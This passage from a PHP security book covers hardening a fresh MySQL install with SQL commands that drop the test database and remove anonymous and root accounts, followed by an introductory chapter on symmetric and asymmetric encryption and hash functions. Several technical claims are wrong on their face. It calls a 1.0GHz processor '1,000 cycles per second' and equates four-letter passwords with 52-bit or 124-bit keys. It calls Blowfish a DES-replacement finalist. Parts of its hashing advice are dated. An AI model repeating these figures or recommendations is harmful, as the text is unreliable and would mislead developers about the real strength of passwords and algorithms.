- Two anonymous users are created who have all privileges on databases named `test` (or whose names begin with `test`). As with root, one of these users can connect from localhost. The other can connect from the same host only (on Unix) or from any other host (on Windows). Again, they have no passwords.

Accordingly, the first thing a sysadmin must do with a new installation is harden it, or improve its overall security. In previous chapters we have created PHP wrapper scripts for this kind of command-line activity both to record our practice and to enforce consistency. But this is a bit tricky, because it depends on the precise status of your installation, as determined by your queries. And so, to maintain complete control over the process, you should do it interactively. We are therefore providing here a sample sequence of SQL commands that can be run line by line, either from the MySQL command line or via a MySQL administrative GUI like `PHPMyAdmin`. The code for this hardening follows, and can be found also as `mysqlInstallationHarden.sql` in the Chapter 14 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`. Note that some queries require that you fill in your particular hostname in place of our illustrative `example.com`.

```
--- get rid of the test database, which is accessible to anyone from anywhere
DROP DATABASE test;

--- deal now with the mysql database, which contains administrative information
USE mysql;

--- check that privilege specifications for test% databases exist
SELECT * FROM db WHERE Db LIKE 'test%';
--- and delete them
DELETE FROM db WHERE Db LIKE 'test%';

--- check that anonymous users exist for this server
```

```
SHOW GRANTS FOR ''@'localhost';
--- revoke their privileges
REVOKE ALL ON *.* FROM ''@'localhost';
--- and delete them
DELETE FROM user WHERE User = '' and Host = 'localhost';

--- do the same for any anonymous users on your own server
--- !!! be sure to replace example.com with your own server name !!!
DELETE FROM user WHERE User = '' and Host = 'example.com';

--- do the same for root on your own server
--- !!! be sure to replace example.com with your own server name !!!
REVOKE ALL ON *.* FROM 'root'@'example.com';
DELETE FROM user WHERE User = 'root' and Host = 'example.com';

--- clean up by clearing any caches
FLUSH PRIVILEGES;
```

After deleting the test database, you clean up the `mysql` database by first removing any local anonymous users. Notice that these users' privilege specifications exist independently of whether the users themselves exist, so you need to both revoke their privileges and delete them. Then you do the same for any anonymous users who may happen to exist on your server. You also clean out the `root` user on your own server.

After this cleanup process is complete, you should next make sure that a password is set for the one remaining allowable default user, who is `root@localhost`. This can be done using the `mysqladmin` command-line utility, with a command something like this:

```
mysqladmin -u root password ‘s3kr3t’
```

This is arguably the first thing that should be done after MySQL is installed, because database root access has been wide open the whole time you have been carrying out the hardening queries. But we think it is more important to quickly remove the network accessible root and both test accounts before proceeding, on the grounds that you would technically need to set all four passwords to truly restrict access.

Grant Privileges Conservatively

Real security requires an extremely careful and close look at what users are capable of doing, and then an analysis of what they should be permitted to do. Nowhere is this more important or obvious than in deciding what privileges your database users should have.

Many, probably even most, of your database users are not humans but applications. It's hard to imagine any reason why application connections should be able to carry out administrative tasks like `DROP TABLES` and `GRANT`. Such dangerous privileges should be granted only to administrative users, and should be explicitly revoked from any nonadministrative accounts.

In fact, it is a good idea to provide two accounts for any database: one for trusted human users (database administrators), and another for the application itself. Most applications can get by with a very limited set of privileges, including `SELECT`, `INSERT`, `UPDATE`, and `LOCK TABLES`. Since an application's database connection information must reside on the disk in a place where the infamous `nobody` user can read it, limiting the queries that the application account can execute may help limit the damage that an attacker could inflict. Then again, it is trivial to wipe out an entire table's worth of data with a single `UPDATE` statement; the only real protection would be limiting privileges to `SELECT` only, which is not very realistic for most applications.

It might seem as though applications should be privileged to execute `DELETE`s (after all, old unused records shouldn't just hang around—or should they?). But even here the situation is a bit more complex than it may seem at first glance. Some applications will require the ability to `DELETE` records in some tables, but most can be written (or rewritten) so that `DELETE` is no longer a requirement.

Avoid Unsafe Networking

In Chapter 16 we'll discuss ways to keep your networking secure. This injunction becomes particularly important when you remember that an exploit on a remote server could, if it is networked to your local one, expose all of the information and power of your database to an attacker. If you don't need remote connections to your database (for maintenance from off-site, for example), you can start `mysqld_safe` with the `--skip-networking` option, which turns off another open port on your server, firewall tcp 3306.

If you do need network connections, then allow them only from specific hosts (as in a webserver cluster). The SSH Tunnel approach can be used to secure MySQL connections (as well as network connections in general); this is an excellent way to restrict who can initiate a connection with your MySQL server. You should, however, use it in conjunction with a firewall that blocks any other means of access to port 3306.

REALLY Adding Undo with Regular Backups

Use `mysqldump` to back up your databases on a frequent and regular basis. This is so important that it should really be part of the MySQL installation instructions. Here's a simple command line you can run via cron:

```
Mysqldump -u root -p -opt -quote-names databasename > backup.sql
```

where *`databasename`* is the name of your database. Running this as a daily cron job on a production server will generally do the trick, especially if you also automatically `rsync` or `scp` the file to another server. On a development server, it would be wise to run a backup on a more frequent basis, perhaps every 4 hours, in case there are practice data sets that need to be managed for any reason.

Summary

In this chapter, we went over some basic procedures for securing a MySQL database server. Although you may not be a MySQL administrator yourself, as the PHP developer you're probably the defacto administrator in many situations.

To successfully secure your database, you need to think about creating users in a smart, consistent way: always require a username and password, revoke unnecessary privileges, and put the proper permissions on configuration files. From the server perspective, always run as an unprivileged user, provide regular backups, and grant privileges in a conservative manner.

CHAPTER 15

Using Encryption

Why would we want to use encryption? The answer is surely obvious: while some of the information stored on a computer may be public, there is also plenty that is not and should not be public: passwords and other access information, personal information of various sorts, sensitive company data, and so forth. Such information needs to be available; that is why it's on the computer in the first place. But that information needs to be hidden somehow, made inaccessible to any third party who, by chance or malicious design, happens to stumble onto it. In this chapter, we'll be discussing how and why to hide information, whether on disk or in a database. We will look at how to accomplish both symmetric and asymmetric encryption using PHP and the most common algorithms.

In writing this chapter, we have tried to anticipate the questions of a reader approaching the implementation of encryption routines for the first time: what's out there, what does it do, and how can I implement it with PHP? The field of cryptanalysis is vast, and the people who work in that space are passionate about it. They have devised some brilliant solutions to a difficult problem, and made them available for the rest of us to use, sometimes at great personal cost. (After all, the algorithms and techniques we are about to discuss are routinely regulated as weaponry.)

Part of your task as you plan your implementation is to learn as much as you can, from RFCs (the *Requests for Comments* published by the Internet Engineering Task Force, which are the official source for technical data on various aspects of Internet activities; more information is at `http://ietf.org`) as well as theoretical discussions. The best general book on cryptography, because it is not aimed specifically at a specialist audience, is Niels Ferguson and Bruce Schneier's *Practical Cryptography* (Wiley, 2003). Schneier's earlier *Applied Cryptography* (Wiley, 1995) is a standard encyclopedic reference for those seeking a much deeper understanding of cryptographic theory and technique. An encyclopedic outline reference to current encryption methods is at `http://www.users.zetnet.co.uk/hopwood/crypto/scan/cs.html`. Good nonspecialist descriptions of common algorithms can be found in the excellent *Wikipedia* free encyclopedia, beginning at `http://en.wikipedia.org/wiki/Encryption`.

Encryption vs. Hashing

The title of this chapter, "Using Encryption," is perhaps somewhat inaccurate, for it fails to distinguish between two technically different modes of hiding information so that it can't be casually read, namely *encryption* and *hashing*. Both modes keep their secrets by applying an algorithm to transform information from a plaintext format into na *enciphered* format. In the case of encryption, the algorithm uses a key (typically a very large, randomly chosen value), and the transformation is reversible provided the same key is used. But in the case of hashing, the plaintext information is itself the key, and the resulting encrypted message serves as a unique, nonreversible signature that can be generated only by the same plaintext string. Thus, encryption is used most often to transmit messages that must be kept secret while they are in transit, and hashing is used to verify that the message received is the same as the message that was transmitted.

Encryption

Some information must be protected, whether by policy or even by law, from people and processes without the necessary permissions to obtain it. This protection must be able to hold up even though a determined attacker has possession of the information, and a vast array of tools at his side with which to defeat the protection and read, or often worse change, it. For this task we turn to encryption, the science of hiding information in plain sight and recovering it again. After all, secrets that can never be read are practically useless (though they make fascinating dinner conversation!). Fundamental to encryption is this principle: the application of the proper key, via the appropriate algorithm, is the only way to get the information back to its unencrypted state.

To give an extremely simple example of encryption, let's say that we use a key of `1234`, and our algorithm will be as follows:

1. Move the first letter of the message up the alphabet by the first value of the key.
2. Move the second letter of the message down the alphabet by the second value of the key.
3. Move the third letter of the message up the alphabet by the third value of the key.
4. Move the fourth letter of the message down the alphabet by the fourth value of the key.
5. Repeat until the entire message is encrypted.

Given this key and this algorithm, we can encrypt the message "hello" into "icnip," moving the first letter up one and the second down two, and so on. Later, provided we are still in possession of the original key `1234`, we can decrypt "icnip" back into "hello," by applying the algorithm in reverse (down-up-down-up).

Real encryption follows the same general course, although it is naturally far from so simple, and typically involves multiple passes with the addition of random data, so that any shadow of the original plaintext and key are obliterated in the encrypted message.

There are two common methods for carrying out encryption. The differences depend on the kind of key being used:

1. *Symmetric*: In symmetric encryption, both sides share knowledge of the same secret key. This key is used to encrypt a message, and it is the only thing that can decrypt it. (The simple algorithm just illustrated is an example of symmetric encryption; it is easily reversible so long as you know the key.) This kind of encryption is typically fast and effective, but it does require that the two sides share, somehow, one piece of critical information. Common encryption algorithms using such a private key are AES, Blowfish, and 3DES.

2. *Asymmetric*: In asymmetric encryption, the two sides need not share a common secret. Instead, each side possesses its own specially constructed pair of keys, and the algorithm ensures that a message encrypted with one key may be decrypted only with the other. One of the keys is marked "public," and can be published somewhere or sent to anyone who might wish to encrypt a message with it. The other key is marked "private," and is kept secret (and often secured using a passphrase so that it can't be snooped off the disk). Each side can now encrypt messages intended for the other side by using the other side's public key, and those messages can be decrypted only by the other side, using its private key. Two common asymmetric algorithms are RSA and what is commonly called Diffie-Hellman but more properly should be called Diffie-Hellman-Merkle. Asymmetric encryption adds a layer of additional security to any application using it, but along with this additional security comes a layer of complexity in implementation. In addition, asymmetric encryption is computationally intensive, which can be a problem if there is not plenty of computing power to spare.

Hashing

Keeping a message private is one thing, but how do we know that the message hasn't been altered (even if it hasn't been read) in transit? Cryptographic hashing can be used to perform this function. A *hash algorithm* generates a unique value from its input, and it is impossible to manipulate that hashed value (or *digest*) in order to return it back to its original form. Hashing is sometimes called one-way encryption, because even the user who generated the hash cannot get any information back out of it.

To give a simple example of hashing, consider the following algorithm:

1. Add up the ASCII values of the characters of the message.
2. Using that added-up value, apply the same alphabetic substitution routine as in the previous example.

With this algorithm, the message "hello" will generate a value of `526` (the total of the ASCII values of the letters "hello"). This value is not a key (that is, an independent value being used to manipulate the message), because it is generated out of the message itself. Applying the algorithm, the message is transformed into "mbnjq" (up five, down two, up six, and repeat as necessary). There is no way that we can transform "mbnjq" back into "hello." Even if we know the general outlines of the algorithm (alphabetic substitution), we don't know in what pattern that algorithm was applied.

However, our simple example immediately leaks an important property of the message: its length. If a banking transaction contains a hash of an amount that is nine characters long, that transaction might attract (and repay) much more attention from an attacker than a similar transaction with a length of three. For an even more sinister example, if a password hash is revealed to be five characters long, that revelation will exponentially decrease the effort needed for a brute-force attack (where the attacker tries one potential solution after another until she finds the one that works). Real hashing algorithms break the message up into equal-length chunks, padding the last chunk if necessary, and then act on the combination of those chunks in order to produce a hash that is always of equal length, no matter how long or short the original message was.

So if we can't get any information about the original message out of a hash, then what good is it for keeping secrets? After all, in order for the information to be of any use to us, we need to be able to get it back. But a properly constructed hash has three very important properties:

1. It is theoretically possible but not computationally feasible to find any other plaintext value that will produce the same hash (such values are known as *collisions*).

2. For a given plaintext message and hash algorithm, the hash value will always be exactly the same.
3. For a given hash algorithm, even similar messages will produce wildly different values. This can be easily demonstrated even with the short message and simple algorithm earlier, for “bello” (which looks to us pretty similar to “hello”) generates a hash of “gcrgq,” which looks hardly at all similar to “mbnjq.”

So even if hashing is useless for transporting information (since its message can’t be retrieved), it is invaluable for verifying information. If a user were to enter a password, for example, it is essentially unimportant that we know exactly what that password is; what we really need to know is whether the password entered by the user at a later time matches the password that was entered at an earlier time. Two hashed values that match must have started at the same place if they were hashed with the same algorithm.

As we just noted, even the tiniest change in a multi-gigabyte message will result in a completely different hash value. (As usual, it’s not really quite that simple, as we’ll discuss in connection with MD5 in the “Recommended Hash Functions” section of this chapter.) Some common algorithms used for hashing are MD5 and SHA-256.

Algorithm Strength

The strength of an encryption or hashing algorithm is commonly expressed by (in the case of encryption) the length of the key, or (in the case of hashing) the length of the digest, for the simple reason that the longer these values are, the longer (in CPU cycles) a brute-force attack will take.

In our simple encryption example, we used a 16-bit key of 1234 (four 4-bit numbers), which has 2^16 or 65,536 possible values. If you tried one guess of the key each second, you could guess every possible value in a little over 18 hours. If you had the stamina, you could manage that with a pencil and paper, especially if we assume (as the cryptography community does) that on average a successful attack will take half the time required to exhaust all possibilities. A 128-bit key, on the other hand, has any of 2^128 possible values. Since 2^128 evaluates to 340,282,366,920,938,463,463,374,607,431,768,211,456, it’s not hard to guess that a key of this length would be pretty safe against brute-force guessing. But in case you can’t quite imagine it, a 1.0GHz processor (running at 1,000 cycles per second) would take something like 10,790,283,070,800,000,000,000,000,000 years to crunch all the way through every possible combination, assuming that each guess takes one CPU cycle. Without a major breakthrough in computing technology (like quantum computing), it will be many years before the processing power to break a 128-bit key by brute force lands on your desktop.

A hash algorithm that produces a comparably long digest is considered comparably resistant to brute-force attack.

Weaknesses in cryptographic algorithms can limit the effective key or hash length. For example, some subset of encryption keys might be easier to guess than another because of a recurring set of values or some other mathematical property. If this is the case, then the number of keys an attacker has to guess might be drastically reduced. For instance, if an attack is found that makes it easy to guess all but 48 bits of a 128-bit key, then our 1.0GHz CPU would need something like only 8,925 years to make all possible guesses. A determined attacker could assemble a large cluster of high-performance systems and guess that key in (relatively) very little time indeed.

It is not always remembered that, when choosing a key length to protect your data by encrypting it, you are faced with the impossible task of estimating the computing power of systems 10 to 30 years in the future. What, after all, will be the life expectancy of your application? It seems that this is easy to underestimate, since many applications written in the 1970s and 1980s are still in use now on mainframe systems. So an encrypted or hashed value that is perfectly resistant to guessing today (because, given today’s computing power, it would take too long to guess) might be much less resistant toward the end of your application’s usable life (when computing power might be hundreds of times greater, thus shortening the length of time required to guess the key proportionally). The vulnerability is, remember, a function of the length of the key, not the length (or complexity) of the data.

A Note on Password Strength

Even though we are discussing the use of large, randomly generated encryption keys and irreversible hash values in this section, it is important to remember that the overall resistance of any system to attack is based on the strength of the weakest part. It may not matter that you use a 1024-bit cryptographic hash to store passwords if those passwords are easily guessable in a dictionary attack. There are only about 291,500 entries in the stupendously comprehensive Oxford English Dictionary (see `http://www.oed.com/about/facts.html`), so allowing users to use English words as passwords does not afford very much protection. But even short passwords can be strong if they are not easily guessable. Consider the following types of four character passwords:

- Four characters, A-Z, all uppercase, results in 26^4 (456,976) combinations, the equivalent of a 52-bit key.
- Four characters, alphanumeric, upper- and lowercase, results in 62^4 combinations, the equivalent of a 124-bit key.
- Four ASCII-printable characters (including space) results in a staggering 94^4 possible combinations, or 78 million combinations.

Given that few modern applications would limit a password to only four characters (bank ATMs being a notable exception), passwords can provide somewhat strong protection. Unfortunately, users prefer easy-to-remember passwords that contain familiar or easy-to-type patterns. Predictable patterns greatly reduce password strength.

There are password generation tools that attempt to strike a balance between memorability and predictability, by using complex patterns that include a mix of uppercase letters, lowercase letters, numbers, and punctuation. One such tool is the GeodSoft script at `http://www.random.org/passwords/`, which allows the user to generate random passwords. We believe that passwords such as these are an acceptable compromise between password strength and usability. A truly random series of ASCII characters would be much more secure, but also more likely to be written down or saved in an insecure location.

There is one final consideration when it comes to password strength. A highly publicized (but nonscientific) 2004 survey found that 71% of users would be willing to divulge their passwords in exchange for a chocolate bar (see `http://news.bbc.co.uk/1/hi/technology/3639679.stm` for more information). We generally avoid discussing persuasion, or *social engineering*, as a security threat, but the reality is that humans are often the weakest link in any secure system.

Recommended Encryption Algorithms

Although building effective encryption into an application is extremely difficult to get right, there are, thanks to the efforts of open-minded cryptographers, free software implementations that anyone can use, such as the `mcrypt` and OpenSSL libraries—anyone, that is, not affected by legal restrictions on the import or use of cryptographic software. (Remember that cryptographic algorithms may be viewed as weaponry by the United States government and others; see our summary of this issue at the end of this chapter.)

Encryption libraries, like the two mentioned previously, often contain a bewildering array of options and modes, and more than a few different algorithms. Some algorithms may be included for historical reasons, and not because they are useful in any real-world sense. Other included algorithms may be relatively new and insufficiently reviewed by the cryptographic community. In this section, therefore, we advance the notion that the most widely used ciphers are also the best tested and therefore the most resistant to attack, and we concentrate on currently popular algorithms rather than newcomers. We will further limit ourselves to those that are implemented in free libraries and unencumbered by patents. AES, Blowfish, 3DES, RSA, and GnuPG are commonly used and freely available, and all are generally considered safe when used appropriately and with a reasonable key length. All of these ciphers (except GnuPG) are available to PHP programs simply by turning on support for `mcrypt` (AES, 3DES, Blowfish) or OpenSSL (RSA). They may also be used by calling external programs from within PHP (as we discuss later in this chapter).

Symmetric Algorithms

As mentioned, symmetric algorithms are those where both sides possess the same secret key. One potential difficulty with symmetric keys is that it may not be easy to ensure that that key is securely transferred from one side to the other. However, if that can be accomplished, then symmetric algorithms can provide high levels of secure and (relatively) easy-to-use encryption.

3DES

3DES (or Triple-DES) was first developed around 1997 to 1998 by Walter Tuchman as an update of the venerable Data Encryption Standard (DES, typically pronounced as *dezz*). That algorithm had been developed in the early 1970s by a team including Tuchman at IBM. It was later adopted for use by all Federal agencies in 1976 by the United States government's National Bureau of Standards on the recommendation of the National Security Agency.

The original DES suffered from a short key length (56 bits + 8 bits of parity). The parity bits are used to detect errors in key decryption, but are discarded before being used for message encryption. Academic perceptions of the weak security inherent in so short a key led, in the mid-1990s, to a series of brute-force attempts to break DES by decrypting a message thought to be secure. This effort was assisted by the remarkable increase in computing power that had taken place during the years since 1976. The first successful effort took nearly three months in early 1997, but by 1999 successful cracking could be accomplished using custom hardware in less than one day. Distrust of the algorithm was exacerbated by resentment over the government's imposing controls over its export, as well as by rumors that the NSA had required that some sort of backdoor be installed; paranoid users assumed that the government wished to eavesdrop on their encrypted communications.

As a result, the algorithm now commonly known as 3DES or Triple-DES was developed. In an effort to improve security, this algorithm uses a combination of three DES operations: first encryption, then decryption, and then re-encryption, each with a different key. This process gives an effective key length of 168 bits (actually 192 bits, including the discarded 24 parity bits). Although this modification does indeed strengthen the security, it didn't take long until theories were proposed about how to break it also, first apparently (in 1998) by Stefan Lucks of the University of Mannheim. Lucks has theorized a method of cracking 3DES in 2^90 computational steps, which (not surprisingly, if one recalls the time necessary to carry out this much computation) has so far not been accomplished (see `http://th.informatik.uni-mannheim.de/people/lucks/papers/pdf/3des.pdf.gz` for a zipped PDF of the paper itself).

So far, however, DES (and its successor 3DES) remain popular choices for encryption of materials that do not require the most heavy-duty encryption. Part of the reason for that popularity is surely that DES was the only game in town for a long time, and as a result there is lots of experience with it and many implementations.

AES

Recognizing the inherent weaknesses in DES, the National Institute of Standards and Technology (NIST) instituted on 12 September 1997 a competition for a replacement algorithm. Belgian cryptographers Joan Daemen and Vincent Rijmen proposed an algorithm which they called Rijndael (a portmanteau word created from their names, and usually pronounced *Rhine-doll*). A conservative variant of Rijndael, the Advanced Encryption Standard (AES) was chosen (see `http://www.nist.gov/public_affairs/releases/g00-176.htm` for a press release announcing that selection, and providing some background), and was adopted in December 2001 as the official successor to DES. The official AES standard was announced in *Federal Information Processing Standards* 197, available at `http://www.csrc.nist.gov/publications/fips/fips197/fips-197.pdf`.

AES was originally designed to use 128-bit keys, but over the next couple of years it was modified slightly to use 192- or 256-bit keys, and those more advanced versions were approved by NSA for encryption of even Top Secret documents in 2003.

Such government support for the standard has led to wide interest in private usage of the algorithm, and today AES, although still relatively new, is being used increasingly. Adding to its popularity is the fact that it is fast, not hard to implement, and not memory-intensive.

Blowfish

An encryption algorithm called Blowfish was first proposed by Bruce Schneier in 1994 (see `http://www.schneier.com/paper-blowfish-fse.html`), and was eventually a finalist in the competition to replace DES. Although it was not chosen by the government, it is generally considered a viable alternative to AES. It has the additional great advantage of having been implemented in open source, so it is neither patented nor licensed. Schneier's own current information about Blowfish is at `http://www.schneier.com/blowfish.html`. As a result of its availability, Blowfish is widely available as a native routine in many languages. Included among these is an object-oriented PHP implementation called LingoFish (see `http://www.killingmoon.com/director/lingofish/intro.php` for information).

Blowfish is capable of using key lengths in any 8-bit multiples from 32 all the way up to 448. Of course, a key length of at least 128 bits should be considered a realistically secure minimum.

RC4

We include here a brief discussion of the RC4 algorithm, which has become fairly widely used, thanks in part no doubt to its inclusion in the OpenSSL cryptographic library. Because an RC4-encrypted message could be altered in transit without detection (indeed, this is a feature of RC4), it does not meet our standards for cryptographic security, and we therefore do not recommend its use.

RC4 was developed in 1987 by Ron Rivest (one of the inventors of the RSA algorithm, discussed in the "Asymmetric Algorithms" section of this chapter). Its name is officially an acronym for "Rivest Cipher #4" but unofficially for "Ron's Code #4." It is a proprietary product of RSA Security, Inc., the leading commercial vendor of RSA-based security solutions; see `http://www.rsasecurity.com`.

Its technique, although originally a trade secret, was leaked in 1994, and has since become widely known and widely used. However, since its name is trademarked, the technique is sometimes referred to as "ARCFOUR" in these unofficial incarnations. A stream cipher, RC4 generates a pseudo-random key and then XORs the target plaintext with it. (We discuss the XOR technique in the "Related Algorithms" section of this chapter.)

RC4 is the encryption technique used with Wired Equivalent Privacy (WEP) and its successor Wi-Fi Protected Access (WPA) for providing (modest at best) protection to wireless networks. It was chosen for this task because it is resistant to noise or transmission errors in the stream. Whereas an error in the transmission of most encrypted messages would turn the decrypted message into gibberish, an error in an RC4 stream affects only a few bytes of the message. Unfortunately, however, this does mean that a well-crafted “error” could be introduced into the stream by an attacker, and might go undetected at the receiving end.

Asymmetric Algorithms

Asymmetric algorithms are those that use a pair of mathematically matched keys, such that a message encrypted using one key can only be decrypted using the other. No transfer of secret keys is therefore required, and any potential risk of exposure is avoided.

Asymmetric algorithms are, however, significantly more computationally intensive, and thus slower, than block-based symmetric algorithms, because they require the factoring of very large integers in order to effect encryption and decryption.

Diffie-Hellman-Merkle Key Exchange

As we mentioned earlier, one big difficulty in using symmetric encryption is the need for both sides to share a common key. In 1976, Whitfield Diffie and Martin Hellman described the first discovered method of exchanging a secret key via nonsecret means. At the heart of the Diffie-Hellman Key Exchange method, also (and preferably) known as Diffie-Hellman-Merkle for their colleague Ralph Merkle’s contribution to its development, is a relatively simple algorithm that can be used by two parties to determine, over public channels, a secret key suitable for use with symmetric encryption. The trio received a patent on the method in 1980, which expired in 1997, making it the option of choice for key transfer.

Both sides transform simple, plaintext information sent over public channels to arrive at a shared secret, which is then converted into a key for use with a symmetric encryption algorithm so that the conversation can continue in private.

RSA

RSA encryption derives its name from the initials of its inventors, Ron Rivest, Adi Shamir, and Leonard Adleman of Massachusetts Institute of Technology. It was developed during 1977 as a cooperative project, with Rivest and Shamir attempting to develop an unbreakable algorithm, and Adleman attempting to break each of their attempts. When one was found that Adleman could not break, RSA was born. Rivest, Shamir, and Adelman patented the algorithm and then licensed it to the company that they founded to capitalize on the algorithm, RSA Data Security, Inc. (now RSA Security, Inc.). A clear nonspecialist description of the workings of RSA encryption is at `http://www.linuxjournal.com/article/6695`. A similarly clear nonspecialist description of RSA within the OpenSSL environment is at `http://www.linuxjournal.com/article/6826`.

RSA may be the most common encryption algorithm in commercial use today. It is built into modern browsers and is used automatically when they engage in secure transactions. It has proven resistant to all attempts to break it, despite its inventors’ having described in general terms how to do it, and despite public knowledge of exactly how it works. It has been successful partly because it uses an extremely large key; at least 1024 bits are normal for commercial applications. It is therefore, quite properly, the asymmetric algorithm of choice.

As we have noted, however, both the size of the key and the nature of the algorithm make using RSA an expensive process; thus, one common use of it has been to protect the shorter keys being used in faster algorithms. So, for example, the 128-bit private key being used in an AES encrypted transaction might itself be encrypted with RSA, which permits it to be shared between the two sides with good confidence that it will be transferred securely. Once the recipient has used her private key to decrypt the shared key, she can use that key to decrypt the actual message. This process is much faster than using RSA for the entire transaction (unless the message is quite short).

Email Encryption Techniques

The encryption of email messages represents special challenges. The nonprofit Internet Mail Consortium (see `http://www.imc.org` for information) is attempting to manage or at least monitor developments in mail encryption, and is a good source for authoritative information; see, for example, `http://www.imc.org/smime-pgpmime.html` for details on the differences between the two leading contenders.

Don Davis demonstrated in 2001 that either double-signing or double-encryption is necessary for really high-security settings; see `http://world.std.com/~dtd/sign_encrypt/sign_encrypt7.html`. As best we can determine, neither of the two available protocols has yet taken account of this perceived weakness.

PGP and GnuPG

Pretty Good Privacy (PGP) is the modest name (a tribute to "Ralph's Pretty Good Grocery" on Garrison Keillor's radio program *Prairie Home Companion*) given to an algorithm developed and released in 1991 by Philip Zimmermann as a tool for encrypting email messages. PGP combines elements of both symmetric and asymmetric encryption (much as was just described with RSA).

The political and social history of the algorithm is both murky and fascinating. Zimmermann modified existing methods (which unfortunately for him had already been patented and then licensed to RSA Data Security, Inc., as RSA Security was named at the time) to create an alternative to RSA encryption, designed for use on personal computers. Zimmermann (who has a history of support for liberal and human rights causes, and had been active in the anti-nuclear-weapons movement) said from the beginning that the release of the algorithm was a preemptive strike for human rights, making freely available a way to transmit messages that others (including, and perhaps especially, governments) could not read. Charges and countercharges ensued: that the government was going to force the inclusion of backdoors into secure communications packages; that Zimmermann had infringed on patents licensed to RSA Data Security (RSADS); that terrorists could now plan their activities without fear of discovery. The government initiated a criminal investigation of Zimmermann for allegedly violating the export restriction; RSADS considered filing suit against him for violating its patents. But in both cases the wide dissemination of the information that had already occurred on the Internet, combined with patent expiration and redefinition of export restrictions, rendered prosecution both pointless and useless. A good outline of the long and tangled history of PGP development is at `http://en.wikipedia.org/wiki/Pretty_Good_Privacy`.

Since those early days, the power of the PGP algorithm has been widely recognized even as a certain murky quality surrounds its availability. MIT and Zimmermann's company, PGP Corporation (see `http://www.pgp.com/` for more information), have been distributing so-called "free for noncommercial use" versions, but exactly what "noncommercial" means has never really been defined adequately; and PGP Corporation itself distributes a commercial version (as usual, with associated support).

In the meantime, *RFC 4880* (available at `http://www.ietf.org/rfc/rfc4880.txt`) defined an Open Source version of PGP that has been developed under the auspices of The OpenPGP Alliance (see `http://www.openpgp.org/`). This version is almost completely interoperable with PGP itself. Working to comply with OpenPGP's standards, the Free Software Foundation developed Gnu Privacy Guard (GnuPG) and has incorporated it into the Gnu family of tools, distributed completely free under the Gnu license. The GnuPG FAQ is at `http://www.samford.edu/busafair/cts/gnupgp.html`.

PGP today rivals RSA for wide dissemination.

S/MIME

RSA Security developed the Secure/Multipurpose Internet Mail Extensions protocol to meet its Public-Key Cryptography Standard (PKCS) #7 for the purpose of extending encryption services to email messages (see `http://www.rsasecurity.com/rsalabs/node.asp?id=2129`). It is defined in *RFC* 5751 (available at `http://www.ietf.org/rfc/rfc5751.txt`).

Focused solely on email, S/MIME is a kind of rival to PGP; both offer encryption and signing for both the header and body of email messages. They are, however, utterly incompatible with each other.

S/MIME requires the use of RSA key exchange (described previously), and so is to some extent encumbered by RSA's patents. It also currently uses only 40-bit keys, which are too weak for high-security use. As a result, its status as a standard is (like PGP's) still somewhat nebulous.

S/MIME does not have the commercial availability of PGP, but there are S/MIME functions (labeled pkcs7) built into PHP's `openssl` module that make it available to PHP programmers; see `http://php.net/openssl` for information. It should be noted that these functions treat signing and encryption as unrelated processes, thus (theoretically at least) leaving your supposedly safe message vulnerable to the attacks described in Don Davis's paper (cited earlier in the section "Email Encryption Techniques").

Recommended Hash Functions

Because hashing is irreversible, it can't be used to store or transfer information. But it is an excellent method of error detection, in which case it can reveal whether a chunk of data is or is not what was expected. If, as in the case of passwords, the content of the data is in fact less important than its integrity, such functions are very useful.

MD5

The Message Digest (MD) algorithm, developed by the same Ron Rivest who was a key player in the creation of RSA encryption, was defined in 1992 in *RFC 1321* (available at `http://www.ietf.org/rfc/rfc1321.txt`) as a means to calculate a 128-bit digest of any message of arbitrary length. It was designed to be extremely fast computationally, as indeed it is. Currently version 5 of the algorithm is in widespread usage. As is typical of hashing algorithms, MD5 is most adept at data verification, more secure than the simple integer produced by CRC32 but still relatively small (the 128-bit digest itself is usually represented by a 32-digit hexadecimal number) and thus manageable. An unofficial MD5 homepage is at `http://userpages.umbc.edu/~mabzug1/cs/md5/md5.html`.

Earlier in this chapter we discussed just how huge a 128-bit number actually is, and it would seem that such a digest length would easily provide adequate security. But a collision (that is, two different messages producing the same digest) was found as early as 1996, and by 2004 the number of brute-force attempts required to produce a collision had been lowered all the way to 2^40 in cases where the value being hashed is known to an attacker (as with digital signatures). So the cryptography community is now recommending that other algorithms be used. MD5 is still a fast and powerful and relatively secure method, and PHP's `md5()` function makes the algorithm extremely easy to use, but, given the annual increases in computing power that foster quicker cracking of codes, it seems to us not wise to use it for anything important that is expected to last for ten years or so.

SHA-256

In 1993 NSA and NIST collaborated to define and eventually publish in *FIPS 180-1*: see `http://www.itl.nist.gov/fipspubs/fip180-1.htm`) a Secure Hash Algorithm (SHA), which has been supplanted by its bug-fixed relative, SHA-1. Published in September 2001, *RFC* 3174 (available at `http://www.ietf.org/rfc/rfc3174.txt`) defined SHA-1, which uses the same general concept as MD5, except that it produces a longer 160-bit digest. Later developments, typically lumped together as SHA-2, produce even longer digests. Currently, security experts recommend the use of SHA-256 for serious applications. The PHP hash() function has been able to do SHA-256 since PHP 5.1.2.

Because SHA-1 was developed by the U.S. Federal Government, it is unpatented, and its techniques have been widely discussed and disseminated. As a result, it is built in as a native part of many languages. PHP's `sha1()` function takes all the work out of calculating the hash of any input string. SHA-1 would thus seem to be a smart and easy choice for PHP programmers who want to use a secure hashing algorithm.

In February 2005, however, a team of researchers announced the discovery of a weakness in the SHA-1 algorithm that reduces the number of brute-force operations necessary to create a collision from 2^80 to 2^69. While 2^69 is still an immense number, this weakness raises fears that additional research may lower the threshold still further. RSA Security's report on this issue is at `http://www.rsasecurity.com/rsalabs/node.asp?id=2834`. Bruce Schneier's follow-up is at `http://www.schneier.com/blog/archives/2005/02/cryptanalysis_o.html`.

Those who are most concerned about the relative ease with which collisions can be discovered in MD5 and SHA-1 are already looking ahead to SHA-2's 256-bit (or even longer) digests. Unfortunately, longer SHA digests are relatively new and not as widely implemented or tested as SHA-1 is. It is likely to be a few years until programmers have tools providing for SHA-2 a level of confidence similar to what still exists for SHA-1.

■ **Note** SHA-1 is used in the copy-prevention scheme of Microsoft's Xbox game console.

DSA

At about the same time that NSA and NIST were developing SHA as a general-purpose hashing algorithm, they were collaborating also on developing a Digital Signature Algorithm (DSA) designed explicitly for, and to be used only for, providing digital signatures (that is, hashed versions of plaintext signatures, used to verify the sender of a message). DSA was announced on 19 May 1994 in *FIPS 186* (available at `http://www.itl.nist.gov/fipspubs/fip186.htm`).

